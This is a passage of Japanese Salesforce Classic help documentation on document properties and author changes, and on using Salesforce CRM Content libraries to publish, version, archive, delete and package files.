ドキュメントの一意の名前	Force.com API を使用するとき、ドキュメント参照に使用する一意の名前。管理パッケージでは、この名前により、パッケージのインストール時に名前が競合することを防ぎます。この名前は、アンダースコアと英数字のみを使用でき、組織内で一意にする必要があります。最初は文字であること、空白は使用しない、最後にアンダースコアを使用しない、2つ続けてアンダースコアを使用しないという制約があります。この項目を使用すると、開発者は管理パッケージで特定のコンポーネントの名前またはタイトルを変更できます。この変更は、登録者の組織に反映されます。
説明	該当するドキュメントを他のドキュメントと区別するための説明です。
ドキュメントが社内向けであることを示す	ドキュメントの閲覧者が組織外でファイルを共有してはならないことを示すフラグをドキュメントに追加するチェックボックスです。このボックスをオンにしてもセキュリティルールは明示的に適用されません。 `[Indicate Document is Internal]` と `[Externally Available Image]` のチェックボックスはどちらか1つのみを選択でき、両方を選択することはできません。
外部参照可	このドキュメントがロゴやレターヘッドなどの HTML メールテンプレートに埋め込むことのできる画像かどうか、この画像が埋め込まれたメールを参照するのに Salesforce ユーザ名やパスワードを必要としないかを示すチェックボックスです。 このチェックボックスは、そのドキュメントが、参照するのに Salesforce ユーザ名やパスワードが必要なカスタムアプリケーションのロゴやカスタムタブアイコンとして使用される画像かどうかを示します。 `[Indicate Document is Internal]` と `[Externally Available Image]` のチェックボックスはどちらか1つのみを選択でき、両方を選択することはできません。

項目	説明
キーワード	ドキュメントを説明するための 1 つ以上の語を含むオープンテキスト項目です。検索時には、プログラムによってこの項目で一致するものが検索されます。
パス	ドキュメントをアップロードする代わりに、ドキュメントへのリンクを作成する場合には、このパスが [Document Name] の代わりに保存されます。
サイズ	ドキュメントのサイズをバイトで表したものです。
種類	ファイルの種類は、拡張子によって決まります。たとえば、ファイル名.ppt は PowerPoint のファイルとして認識されます。組織で［HTML で添付ファイルまたはドキュメントレコードとしてアップロードすることを許可しない］セキュリティ設定が有効になっている場合は、.htm、.html、.htt、.htx、.mhtm、.mhtml、.shtm、.shtml、.acgi、.svg の拡張子を持つファイルのアップロードはできません。

関連トピック:

ドキュメント著者の変更

ドキュメント著者の変更

ドキュメントは、ユーザアクセスを抑制するフォルダに保存されるため、ドキュメントには他のレコードタイプのような所有者はありませんが、著者があります。著者は、ドキュメントファイルを最初にアップロードしたユーザを表します。

ドキュメントの著者を変更する手順は、次のとおりです。

1. 著者を変更するドキュメントを表示します。
2. ［著者］項目の横にある [変更] をクリックします。

   [変更] リンクは詳細ページでのみ表示され、編集ページでは表示されません。[変更] リンクが表示されない場合は、ドキュメント著者を変更するための権限が不足している可能性があります。
3. 新しい著者名を入力します。または、ルックアップアイコンをクリックしてユーザのリストから選択します。
4. 新しい著者にこの変更を通知する場合は、［メールで通知する］チェックボックスをオンにします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

ドキュメントを変更する
- ドキュメントに対する「編集」

メモ: ドキュメントの著者を変更しても、Salesforce によって、ドキュメントの利用者が変更されることはありません。

関連トピック:

ドキュメントプロパティの表示と編集

Salesforce CRM Content

組織内のあらゆる種類のファイルを整理、共有、検索、管理します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce CRM Content の概要

Salesforce CRM Content を使用して、組織内や Salesforce の主要な領域内でコンテンツを整理、共有、検索、管理します。コンテンツには、Microsoft® PowerPoint プレゼンテーションなどの従来のビジネス文書から、音声ファイル、動画ファイル、Web ページ、Google® Docs まで、あらゆる種類のファイルが含まれます。

ライブラリの表示と編集

ライブラリの管理

Salesforce CRM Content の概要

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce CRM Content を使用して、組織内や Salesforce の主要な領域内でコンテンツを整理、共有、検索、管理します。コンテンツには、Microsoft® PowerPoint プレゼンテーションなどの従来のビジネス文書から、音声ファイル、動画ファイル、Web ページ、Google® Docs まで、あらゆる種類のファイルが含まれます。

Salesforce のファイルのさまざまな使用方法についての詳細は、「ファイル、Salesforce CRM Content、Salesforce ナレッジ、ドキュメント、添付ファイルの違い」を参照してください。

Salesforce CRM Content は、以下の作業を使い勝手のよい機能で行うことによりコンテンツ管理を簡略化します。

整理

フォルダにファイルを保管するとコンテンツを検索しにくくなるため、Salesforce CRM Content では、完全検索が可能なライブラリと呼ばれるファイルリポジトリに保存します。システム管理者は、部署名、職務、チームなどの分類に基づいて複数のライブラリを作成し、ライブラリ内のコンテンツに対するユーザ権限を設定してセキュリティを確保します。著者は、タグと呼ばれる説明ラベルを割り当てて、ライブラリにとらわれないコンテンツの分類と整理に役立てます。それにより、特定のタグに属するすべてのコンテンツのリストや 1 つ以上のタグに基づく条件検索結果を表示できます。Salesforce CRM Content には、非公開ライブラリも用意されています。これにより、デスクトップ上の乱雑さを軽減できると同時に、ドキュメントの検索やバージョン管理などのコンテンツ管理機能を使用できます。

検索

強力な Salesforce CRM Content の検索エンジンが、タイトル、説明、タグ、カテゴリデータ、著者名などのコンテンツプロパティに加えて、ドキュメントの本文全体をスキャンします。主要コンテンツ、ファイル形式、著者、タグ、ライブラリ、カスタム項目によって検索対象を絞り込み、結果をさまざまな詳細レベルで表示できるため、関連コンテンツをすばやく簡単に見つけることができます。組織で Chatter が有効になっている場合、Chatter ファイル別に検索結果を絞り込むこともできます。ダウンロード、コメント、評価、および登録者を表す「スマートバー」グラフィックで、検索結果内のドキュメントを比較できます。

登録

ファイルの確認後、そのファイルを登録しておくと、新バージョンが公開されたときやそのファイルのプロパティに変更が加えられたときにメール通知を確実に受信できます。また、著者、タグ、およびライブラリを登録することによって、新しいコンテンツや更新されたコンテンツの検索にかかる時間を短縮できます。通知メールは、設定に応じてリアルタイムまたは 1 日に 1 回受信します。

プレビュー

Salesforce CRM Content では、ドキュメントの内容が適しているものかどうかを判断するためにサイズの大きいドキュメントをダウンロードする必要がありません。コンテンツの詳細ページを使用して、ドキュメントのタイトル、著者、説明、タグ、ライブラリ、コメント、投票数、バージョン、登録者、ダウンロード数などのドキュメントの詳細を表示できます。ドキュメントが Microsoft PowerPoint、Word、Excel、または Adobe® PDF ファイルである場合、そのドキュメントをダウンロードすることなく、ブラウザでファイル全体をプレビューすることができます。ファイルの一定の側面がプレビューに表示されないことがあります。著作権で保護されている PDF はプレビューできません。

寄稿

Salesforce CRM Content では、新規または修正ファイルを迅速かつ簡単にアップロードできます。ファイルまたは Web リンクのアップロード処理時に、ライブラリとレコードタイプの選択、説明の記述、タグの割り当て、カスタム項目の入力を行い、コンテンツを分類および定義します。バージョン管理のためにファイルのチェックインやチェックアウトを確認する必要はなく、新バージョンをアップロードするだけで、Salesforce CRM Content がコンテンツの詳細ページからアクセス可能なバージョンリストを保持します。ファイルの過去のバージョンのダウンロードや、著者が新バージョンに記述した変更理由コメントを読むことができます。

使用状況のレビューとフィードバックの提供

Salesforce CRM Content は、コンテンツが読み手にとって価値があるかどうかを判断するための方法をいくつか提供しています。コンテンツの主要マークを使用することで、検索結果が見やすくなります。ファイル、Web リンク、または Google ドキュメントに対して賛成または反対投票を行い、コメントを追加することにより、コンテンツの改善に直接参加できます。ファイル、リンク、またはドキュメントを登録したユーザやそれらのファイルがダウンロードされた回数を参照することもできます。[レポート] タブでは、Salesforce CRM Content データに関する標準レポートやカスタムレポートを作成できます。コンテンツ配信機能が有効になっている場合は、コンテンツを同僚、リード、取引先責任者に送信して、そのコンテンツがプレビューまたはダウンロードされた回数を追跡できます。

Salesforce でのコンテンツ共有

Salesforce CRM Content は、リード、取引先、取引先責任者、商談、ケース、商品、およびカスタムオブジェクトと統合できます。たとえば、Salesforce CRM Content 機能が [商談] タブで利用可能であれば、商談の詳細ページにある項目を使用して、その商談と関連のあるファイルを検索できます。必要に応じて、検索結果を掘り下げるか、さらに検索を実行して、ファイルをその商談に添付できます。それにより詳細ページよりファイルの最新版を利用できます。

Salesforce Classic Mobile でのコンテンツ共有

Salesforce CRM Content は、Salesforce Classic Mobile で使用できます。ユーザは自分のデスクから離れているときに、モバイルアプリケーションから顧客や同僚とコンテンツを共有できます。システム管理者にモバイルコンテンツを設定するように依頼してください。

関連トピック:

ファイル、Salesforce CRM Content、Salesforce ナレッジ、ドキュメント、添付ファイルの違い

コンテンツの寄稿

ファイルをライブラリに公開

ファイルをライブラリに公開する場合は、コンピュータからファイルをアップロードする、非公開ライブラリのファイルを共有ライブラリに寄稿する、Chatter のファイルを共有するのいずれかの方法で行います。

1. [ライブラリ] タブで、次のいずれかの操作を実行します。
   - ファイルをアップロードするには、[寄稿]をクリックして、ローカルドライブからファイルを選択します。
   - 非公開ライブラリのファイルを公開するには、[私の非公開ファイル]タブをクリックし、1 つ以上のファイルを選択して [選択済みのものを公開] をクリックします。

   Chatter のファイルをライブラリと共有する場合は、「ファイルをライブラリと共有」 (ページ 3635) を参照してください (以下のステップは省略)。
2. 各ファイルのタイトルを入力します。必要に応じて、説明を入力します。
3. 上記のステップでアップロードした新しいファイルを追加している場合は、[私の非公開ライブラリに保存] または [共有ライブラリに公開] のいずれかを選択します。後者を選択する場合は、ライブラリを選択します。これが管理 (ホーム) ライブラリとなります。別のライブラリとコンテンツを共有することはできますが、管理ライブラリで著者権限を持つユーザのみコンテンツを変更できます。
4. 必要に応じて、言語を選択します。この［言語］ドロップダウンリストは、複数言語のサポートが有効である場合にのみ表示されます。言語を選択しない場合、Salesforce ではコンテンツを公開者の言語設定と関連付けます。ユーザがコンテンツの検索対象を特定言語に制限した場合は、その言語と関連付けられているコンテンツのみが検索結果に表示されます。
5. 別の著者に代わってコンテンツを公開する場合は、ドロップダウンリストからその著者を選択します。
6. コンテンツにタグを付けます。タギング権限は、ライブラリに割り当てられているタギングルールによって異なります。
   - ライブラリにタギングルールがない場合や、管理者がオープンタギングルールを割り当てた場合は、［タグ］項目にタグを入力できます。タグを入力すると、Salesforce CRM Content によって、[私の最近のタ

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

公開ライブラリにファイルをアップロードおよび公開する
- ライブラリ権限定義の「ライブラリの管理」

  または

  ライブラリ権限定義の「コンテンツの追加」

ファイルを非公開ライブラリにアップロードして保存する
- なし

グ]リストと、[ライブラリ]タブの[人気のあるタグ]セクションに基づいてタグのオートコンプリート機能が実行されます。[寄稿]ウィンドウの[私の最近のタグ]リストに、最近使用した20個のタグが表示されます。タグをクリックすると、そのタグが［タグ］項目に自動的に追加されます。

- 管理者が、ガイド付きタギングルールを割り当てた場合は、推奨タグのリストから選択することも、新しいタグを入力することもできます。推奨タグをクリックすると、そのタグが［タグ］項目に自動的に追加されます。
- 管理者が制限付きタギングルールを割り当てた場合は、推奨タグのリストから選択する必要があります。タグを選択すると、そのタグが緑色に変わります。
- タグ名の変更も削除もできません。ドキュメントからタグを除外できますが、タグは削除されません。
- タグでは、大文字小文字は区別されません。大文字と小文字が異なる場合でも、2つのタグに同じ名前を付けることはできません。元のタグの大文字・小文字が常に使用されます。

7. 複数のレコードタイプが使用できる場合は、ドロップダウンリストから1つ選択します。レコードタイプによって、コンテンツを分類および定義するために表示されるカスタム項目が決まります。
8. カスタム項目への入力が完了したら、[公開]または[保存]をクリックします。

メモ:

- 新しいバージョンをアップロードする場合、ファイルの最初のバージョンに設定されたカスタム項目の一意の値は含まれません。新しいバージョンに一意の値を設定できるのは、それらの値が前のバージョンと異なる場合のみです。
- 共有ライブラリに公開されたファイルは[ファイル]タブに追加され、組織内の他のChatterユーザはこれらのファイルを使用できるようになります。非公開ライブラリに公開されたファイルは[ファイル]タブに追加されますが、非公開になり、他の人とは共有されません。Salesforceのさまざまなファイルツールとソリューションについての詳細は、「ファイル、Salesforce CRM Content、Salesforceナレッジ、ドキュメント、添付ファイルの違い」を参照してください。
- Contact Manager Edition、Group Edition、Professional Edition、Enterprise Edition、Unlimited Edition、およびPerformance Editionを使用するお客様は、24時間につき最大で36,000件の新しいバージョンを公開できます。Developer Editionとトライアル版のお客様は、24時間につき最大で2,500件の新しいバージョンを公開できます。

関連トピック:

コンテンツのバージョンの更新
Salesforce CRM Contentのコンテンツパックの作成および変更

コンテンツのアップロードと公開

ファイルをライブラリに追加すると、Salesforce CRM Content の権限設定とコンテンツ配信機能を活用できます。

ページ上部の[ライブラリ]タブには、複数の公開関連オプションがあり、Salesforce CRM Content のファイル、コンテンツパック、Web リンク、および Google ドキュメントをアップロード、分類、および公開できます。

メモ: [ライブラリ] タブの [Google ドキュメントの追加] ボタンは、Salesforce システム管理者が [Google ドキュメントを Salesforce に追加] サービスを有効にしている場合にのみ表示されます。

Salesforce CRM Content にファイル、Web リンク、および Google ドキュメントを公開する手順、またはコンテンツパックを作成する手順については、次のトピックを参照してください。

- ファイルをライブラリに公開
- Salesforce CRM Content への Web リンクの寄稿
- Salesforce CRM Content のコンテンツパックの作成および変更

関連トピック:

コンテンツのバージョンの更新
コンテンツ配信の作成

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ファイルと Web リンクをアップロードおよび公開する

- ライブラリ権限定義の「ライブラリの管理」

  または

  ライブラリ権限定義の「コンテンツの追加」

Google ドキュメントを公開する

- Google Apps アカウント

Salesforce CRM Content のファイルサイズ制限

Salesforce CRM Content のファイルの最大ファイルサイズ制限は次のとおりです。

- 2 GB
- Chatter REST API によるアップロード時: 2 GB (ヘッダーを含む)
- REST API によるアップロード時: 2 GB (ヘッダーを含む)
- SOAP API によるアップロード時: 38 MB
- Bulk API によるアップロード時: 10 MB
- Google ドキュメント: 10 MB
- Visualforce によるアップロード時: 10 MB

関連トピック:

Salesforce のファイルサイズ制限

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce CRM Content への Web リンクの寄稿

Salesforce CRM Content に Web リンクを分類して公開する手順は、次のとおりです。

1. [ライブラリ] タブをクリックします。
2. 新規のリンクを追加するには、[寄稿] > [Web サイトリンクの作成はこちら] をクリックし、URL を入力してから [寄稿] をクリックします。すでに非公開ライブラリにあるリンクを公開するには、[私の非公開ファイル] タブをクリックし、リンクを指定して [公開] をクリックします。
3. Web リンクにタイトルと説明を入力します。
4. ライブラリを選択します。これが管理 (ホーム) ライブラリとなります。Web リンクを他のライブラリと共有することはできますが、コンテンツ詳細ページを編集できるのは、管理ライブラリで適切な権限を持つユーザのみです。組織内の他のユーザがリンクを参照できないようにするには、[私の非公開ライブラリに保存] を選択します。
5. 必要に応じて、言語を選択します。この［言語］ドロップダウンリストは、複数言語のサポートが有効である場合にのみ表示されます。言語を選択しない場合、Salesforce ではコンテンツを公開者の言語設定と関連付けます。ユーザがコンテンツの検索対象を特定言語に制限した場合は、その言語と関連付けられているコンテンツのみが検索結果に表示されます。
6. 別の著者に代わってコンテンツを公開する場合は、ドロップダウンリストからその著者を選択します。
7. コンテンツにタグを付けます。タギング権限は、ライブラリに割り当てられているタギングルールによって異なります。
   - ライブラリにタギングルールがない場合や、管理者がオープンタギングルールを割り当てた場合は、［タグ］項目にタグを入力できます。タグを入力すると、Salesforce CRM Content によって、[私の最近のタグ] リストと、[ライブラリ] タブの [人気のあるタグ] セクションに基づいてタグのオートコンプリート機能が実行されます。[寄稿] ウィンドウの [私の最近のタグ] リストに、最近使用した 20 個のタグが表示されます。タグをクリックすると、そのタグが［タグ］項目に自動的に追加されます。
   - 管理者が、ガイド付きタギングルールを割り当てた場合は、推奨タグのリストから選択することも、新しいタグを入力することもできます。推奨タグをクリックすると、そのタグが［タグ］項目に自動的に追加されます。
   - 管理者が制限付きタギングルールを割り当てた場合は、推奨タグのリストから選択する必要があります。タグを選択すると、そのタグが緑色に変わります。
   - タグ名の変更も削除もできません。ドキュメントからタグを除外できますが、タグは削除されません。
   - タグでは、大文字小文字は区別されません。大文字と小文字が異なる場合でも、2 つのタグに同じ名前を付けることはできません。元のタグの大文字・小文字が常に使用されます。
8. 複数のレコードタイプが使用できる場合は、ドロップダウンリストから 1 つ選択します。レコードタイプによって、コンテンツを分類および定義するために表示されるカスタム項目が決まります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Salesforce CRM Content に Web リンクを公開する

- ライブラリ権限定義の「ライブラリの管理」

  または

  ライブラリ権限定義の「コンテンツの追加」

9. カスタム項目への入力が完了したら、[公開] または [保存] をクリックします。

関連トピック:

ライブラリの管理

コンテンツのバージョンの更新

Salesforce CRM Content でファイル名をクリックすると、コンテンツ詳細ページが表示されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

新バージョンを追加する
- ライブラリ権限定義の「コンテンツの追加」

新バージョンの公開

ファイルの新バージョンを公開してそのプロパティを更新する手順は、次のとおりです。

1. [編集]>[新しいバージョンをアップロード]をクリックします。このオプションは、Web リンク、コンテンツパックまたは Google ドキュメントでは表示されません。

   コンテンツパックのファイルを追加または削除するには、「Salesforce CRM Content のコンテンツパックの作成および変更」を参照してください。
2. 更新されたファイルを検索して選択するには、[参照] をクリックします。
3. 必要に応じて、[タイトル] および [説明] 項目を更新します。
4. [変更理由] 項目に入力します。変更理由は、登録者に送信されるメール通知に記載され、またコンテンツ詳細ページのバージョンリストに表示されます。
5. 別の著者に代わってコンテンツを公開する場合は、ドロップダウンリストからその著者を選択します。
6. コンテンツにタグを付けます。タギング権限は、ライブラリに割り当てられているタギングルールによって異なります。
   - ライブラリにタギングルールがない場合や、管理者がオープンタギングルールを割り当てた場合は、[タグ] 項目にタグを入力できます。タグを入力すると、Salesforce CRM Content によって、[私の最近のタグ]リストと、[ライブラリ]タブの[人気のあるタグ]セクションに基づいてタグのオートコンプリート機能が実行されます。[寄稿] ウィンドウの [私の最近のタグ] リストに、最近使用した 20 個のタグが表示されます。タグをクリックすると、そのタグが [タグ] 項目に自動的に追加されます。
   - 管理者が、ガイド付きタギングルールを割り当てた場合は、推奨タグのリストから選択することも、新しいタグを入力することもできます。推奨タグをクリックすると、そのタグが [タグ] 項目に自動的に追加されます。
   - 管理者が制限付きタギングルールを割り当てた場合は、推奨タグのリストから選択する必要があります。タグを選択すると、そのタグが緑色に変わります。
   - タグ名の変更も削除もできません。ドキュメントからタグを除外できますが、タグは削除されません。
   - タグでは、大文字小文字は区別されません。大文字と小文字が異なる場合でも、2 つのタグに同じ名前を付けることはできません。元のタグの大文字・小文字が常に使用されます。

7. 必要に応じて、カスタム項目を更新します。
8. [公開] をクリックします。

コンテンツバージョンに関するメモ

新バージョンを作成または編集するときは、次の点に留意してください。

- Salesforce CRM Content 内でファイルを編集することはできません。ファイルを編集するには、Salesforce CRM Content から自分のコンピュータにファイルをダウンロードし、変更した上で、[新しいバージョンをアップロード] ボタンを使用して、更新したバージョンをアップロードします。
- コンテンツの詳細ページの [バージョン] サブタブに、すべてのバージョンのコンテンツが表示されます。また、[ライブラリ] タブの [最近の活動] リストでも、新しいバージョンのコンテンツを確認できます。
- Contact Manager Edition、Group Edition、Professional Edition、Enterprise Edition、Unlimited Edition、および Performance Edition を使用するお客様は、24 時間につき最大で 36,000 件の新しいバージョンを公開できます。Developer Edition とトライアル版のお客様は、24 時間につき最大で 2,500 件の新しいバージョンを公開できます。

関連トピック:

コンテンツのアップロードと公開

コンテンツの削除、アーカイブ、および復元

ライブラリからコンテンツを削除する方法として、アーカイブと削除の 2 種類があります。

アーカイブでは、ファイルをライブラリに入れたり検索結果で表示することなく、Salesforce に保存し続けることができます。ファイルの削除では、ファイルが[ごみ箱]に移動されて 15 日間保持されてから、自動的に完全に削除されます。ファイルの削除後 15 日以内は、[ごみ箱] から復元することができます。アーカイブされたファイルも復元できます。

コンテンツを削除またはアーカイブする前に、この 2 つの方法の類似点と相違点を把握することが重要です。

コンテンツのアーカイブまたは削除の影響	アーカイブされたコンテンツ	削除されたコンテンツ
ファイルストレージ制限 (ストレージサイズおよびドキュメント数) の対象	✓	
ライブラリからの削除	✓	✓
新しいバージョンのアップロード不可	✓	✓
コンテンツのダウンロード不可 (復元するまで)	✓	✓
検索結果でコンテンツが非表示	✓	✓
コンテンツを復元可能	✓	✓
登録リストからの自動削除 (登録者への通知なし)	✓	✓
ごみ箱を空にすることで完全に削除		✓

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ライブラリのコンテンツをアーカイブおよび復元する
- ライブラリ権限定義の「コンテンツのアーカイブ」

公開したコンテンツをアーカイブおよび復元する
- ライブラリ権限定義の「コンテンツの追加」

コンテンツを削除する
- ライブラリ権限定義の「コンテンツの削除」

コンテンツファイルをアーカイブまたは削除する手順は、次のとおりです。

1. [ライブラリ]、[内容]、または [登録] タブで、削除するファイルの名前をクリックします。
2. [コンテンツの詳細] ページで、[編集] > [コンテンツのアーカイブ] または [編集] > [コンテンツの削除] をクリックします。

コンテンツパックに含まれるファイルを削除する手順は、次のとおりです。

- デフォルトでは、まずコンテンツパックを削除してからファイルを削除する必要があります。
- システム管理者がコンテンツパックからファイルを削除できるように Salesforce CRM Content 設定を有効にした場合、最初にコンテンツパックからファイルを削除しなくてもファイルを削除できます。これにより、非公開ライブラリのコンテンツパックなど、アクセス権のないコンテンツパックを含むすべてのコンテンツパックからそのファイルのすべてのバージョンが削除されます。

アーカイブされたコンテンツファイルを復元する手順は、次のとおりです。

1. 次のいずれかの方法を使用して、アーカイブされたファイルの [コンテンツの詳細] ページを開きます。

- アーカイブされたコンテンツへのブックマークをたどります。
- [ライブラリ]タブで、ライブラリ名をクリックして[ライブラリの詳細]ページを開きます。[アーカイブされたコンテンツの参照]リンクをクリックすると、アーカイブされているコンテンツの一覧が[コンテンツ] タブに表示されます。復元するコンテンツファイルの名前をクリックします。

  メモ: [アーカイブされたコンテンツの参照] リンクは、ライブラリ権限の［コンテンツのアーカイブ］、［コンテンツの追加］、または［ライブラリの管理］権限オプションが設定されている場合にのみ表示されます。［コンテンツのアーカイブ］または［ライブラリの管理］権限オプションが設定されている場合は、著者かどうかに関係なく、アーカイブされているすべてのコンテンツがライブラリに表示されます。これらの権限オプションがなく、［コンテンツの追加］権限オプションが設定されている場合は、自分が作成およびアーカイブしたアーカイブ済みのコンテンツのみが表示されます。

2. [コンテンツの詳細] ページで、[編集] > [コンテンツの復元] をクリックします。

削除されたコンテンツを復元する手順は、次のとおりです。

1. [ライブラリ] タブ、[登録] タブ、または [コンテンツの詳細] ページで、[ごみ箱] に移動します。
2. 復元するコンテンツファイルのチェックボックスをオンにし、[復元] をクリックします。

メモ:

- 著者は自分のコンテンツをいつでもアーカイブおよび復元できます。著者には、「コンテンツのアーカイブ」ライブラリ権限オプションは不要です。
- ファイルが Salesforce CRM Content 内にあり、Chatter にも投稿されている場合、アーカイブしても Chatter の投稿は削除されません。
- コンテンツの詳細ページから Chatter ファイルを削除すると、Salesforce CRM Content および Chatter からそのファイルが削除されます。

関連トピック:

ファイル詳細ページからのファイルの削除

Salesforce CRM Content のコンテンツパックの作成および変更

コンテンツパックとは、Salesforce CRM Content 内のグループとして格納された関連するドキュメントまたはファイルの集合のことです。たとえば、商品品目、見積書、契約を含むコンテンツパックを作成し、特定の顧客に送信することができます。コンテンツパックには、Microsoft PowerPoint® プレゼンテーションや Adobe® PDF ファイルなどの従来のビジネス文書から、オーディオファイル、動画ファイル、および Google ドキュメントまで、Salesforce CRM Content 内のあらゆるファイルを追加できます。コンテンツパックは、メールやインスタントメッセージを使用して、組織内の同僚や組織外のリードおよび取引先責任者に配布できます。コンテンツ配信の受信者は、1 つの URL をクリックすることによって、プレビュープレーヤーを起動し、コンテンツをプレビューおよびダウンロードできます。配信者は、追跡情報を表示して、コンテンツパックが表示された回数やダウンロードされたドキュメントを確認できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Salesforce CRM Content のコンテンツパックを作成および変更する
- ライブラリ権限定義の「ライブラリの管理」

  または

  ライブラリ権限定義の「コンテンツの追加」

メモ: コンテンツパックは、すべての種類のファイルをサポートしていますが、コンテンツ配信 URL によって起動されるプレビュープレーヤーで表示できるファイルの種類は、PowerPoint、Word、Excel、PDF のいずれかに限定されます。プレビュープレーヤーでは、著作権で保護されている PDF ファイルは表示できません。また、コンテンツパックを操作するには、Adobe Flash® Player バージョン 9.0.11.5 以上が必要です。Flash がインストールされていない場合、Salesforce では、無料で Flash をダウンロードできる Adobe Web サイトへのリンクを表示します。

コンテンツパックに対して実行できる操作は次のとおりです。

1. コンテンツパックを作成、カスタマイズ、または変更する場合は、操作に応じて次のいずれかのオプションを使用します。

   メモ: 次のオプションは、[設定] の Salesforce CRM Content ページで［コンテンツパック作成を有効化］を選択した場合にのみ有効です。パックを作成した後にコンテンツパック作成を無効にすると、Salesforce ではパックを削除されませんが、カスタマイズや編集はできなくなります。

   - 新規のコンテンツパックを作成するには、[ライブラリ] タブをクリックし、[新規作成]>[コンテンツパック] を選択します。
   - 既存のパックをコピーし、ファイルの追加、削除、または並び替えを行って新しいコンテンツパックを作成するには、そのパックのコンテンツ詳細ページを開き、[コピーとカスタマイズ] をクリックします。
   - コンテンツパックを更新して新規バージョンを公開するには、そのコンテンツパックのコンテンツ詳細ページを開いて、[編集] > [コンテンツパックの編集] をクリックします。

2. [ファイルの検索] をクリックして、ライブラリ内のすべてのコンテンツを表示します。検索結果を絞り込むには、検索対象のライブラリを選択するか、検索語をテキストボックスに入力します。

   検索結果には、ファイルとドキュメントに加えて、コンテンツパックも表示されます。

3. 検索結果から、ウィンドウの下半分にあるアセンブリセクションに、使用するコンテンツをドラッグします。コンテンツパックの作成には、次のオプションが役立ちます。

- 検索結果で、ドキュメントをクリックすると、ウィンドウの下半分にドキュメントがプレビュー表示されます。必要に応じて、[コンテンツパックに追加] または [プレビューを非表示] を選択してください。
- 検索結果で、ドキュメント上にマウスを置き、フォルダアイコン( )をクリックすると、そのドキュメントを使用しているコンテンツパックが表示されます。
- 検索結果で、コンテンツパック上にマウスを置き、フォルダアイコン( )をクリックすると、そのパックに含まれるドキュメントがすべて表示されます。
- アセンブリセクションで、ドキュメント上にマウスを置き、ごみ箱アイコン( )をクリックすると、作成中のコンテンツパックからそのドキュメントが削除されます。
- 変更内容を随時、元に戻すには、[クリア] をクリックします。[ライブラリ] タブに戻るには、[キャンセル] をクリックします。

  メモ: コンテンツパックに含めることのできるファイルの最大数は 50 です。

4. コンテンツパックの作成または変更が終了したら、[保存] をクリックして、コンテンツパックに名前を付けるか、名前を変更します。
5. [コンテンツの保存または公開] ダイアログで、次の操作を実行します。
   a. ライブラリを選択します。組織内の他のユーザがコンテンツパックを参照できないようにする (コンテンツパックがまだ作成中である場合など) には、[私の個人用ライブラリに保存] を選択します。
   b. 必要に応じて、コンテンツパックの説明を追加または変更します。
   c. 必要に応じて、言語を選択します。この［言語］ドロップダウンリストは、複数言語のサポートが有効である場合にのみ表示されます。言語を選択しない場合、Salesforce ではコンテンツを公開者の言語設定と関連付けます。ユーザがコンテンツの検索対象を特定言語に制限した場合は、その言語と関連付けられているコンテンツのみが検索結果に表示されます。
   d. コンテンツパックを変更する場合は、［変更理由］項目に入力します。
   e. 別の著者に代わってコンテンツを公開する場合は、ドロップダウンリストからその著者を選択します。
   f. コンテンツにタグを付けます。タギング権限は、ライブラリに割り当てられているタギングルールによって異なります。
      - ライブラリにタギングルールがない場合や、管理者がオープンタギングルールを割り当てた場合は、［タグ］項目にタグを入力できます。タグを入力すると、Salesforce CRM Content によって、[私の最近のタグ] リストと、[ライブラリ] タブの [人気のあるタグ] セクションに基づいてタグのオートコンプリート機能が実行されます。[寄稿] ウィンドウの [私の最近のタグ] リストに、最近使用した 20 個のタグが表示されます。タグをクリックすると、そのタグが［タグ］項目に自動的に追加されます。
      - 管理者が、ガイド付きタギングルールを割り当てた場合は、推奨タグのリストから選択することも、新しいタグを入力することもできます。推奨タグをクリックすると、そのタグが［タグ］項目に自動的に追加されます。
      - 管理者が制限付きタギングルールを割り当てた場合は、推奨タグのリストから選択する必要があります。タグを選択すると、そのタグが緑色に変わります。
      - タグ名の変更も削除もできません。ドキュメントからタグを除外できますが、タグは削除されません。
      - タグでは、大文字小文字は区別されません。大文字と小文字が異なる場合でも、2つのタグに同じ名前を付けることはできません。元のタグの大文字・小文字が常に使用されます。

g. 複数のレコードタイプが使用できる場合は、ドロップダウンリストから1つ選択します。レコードタイプによって、コンテンツを分類および定義するために表示されるカスタム項目が決まります。

h. [公開] をクリックします。その後、コンテンツ詳細ページを表示できます。[ライブラリ] タブに戻ったり、別のファイルを公開したりすることもできます。

関連トピック:

コンテンツ配信の表示と編集

コンテンツの検索

Salesforce CRM Content 関連先レコードの検索

エディション

使用可能なエディション: Salesforce Classic

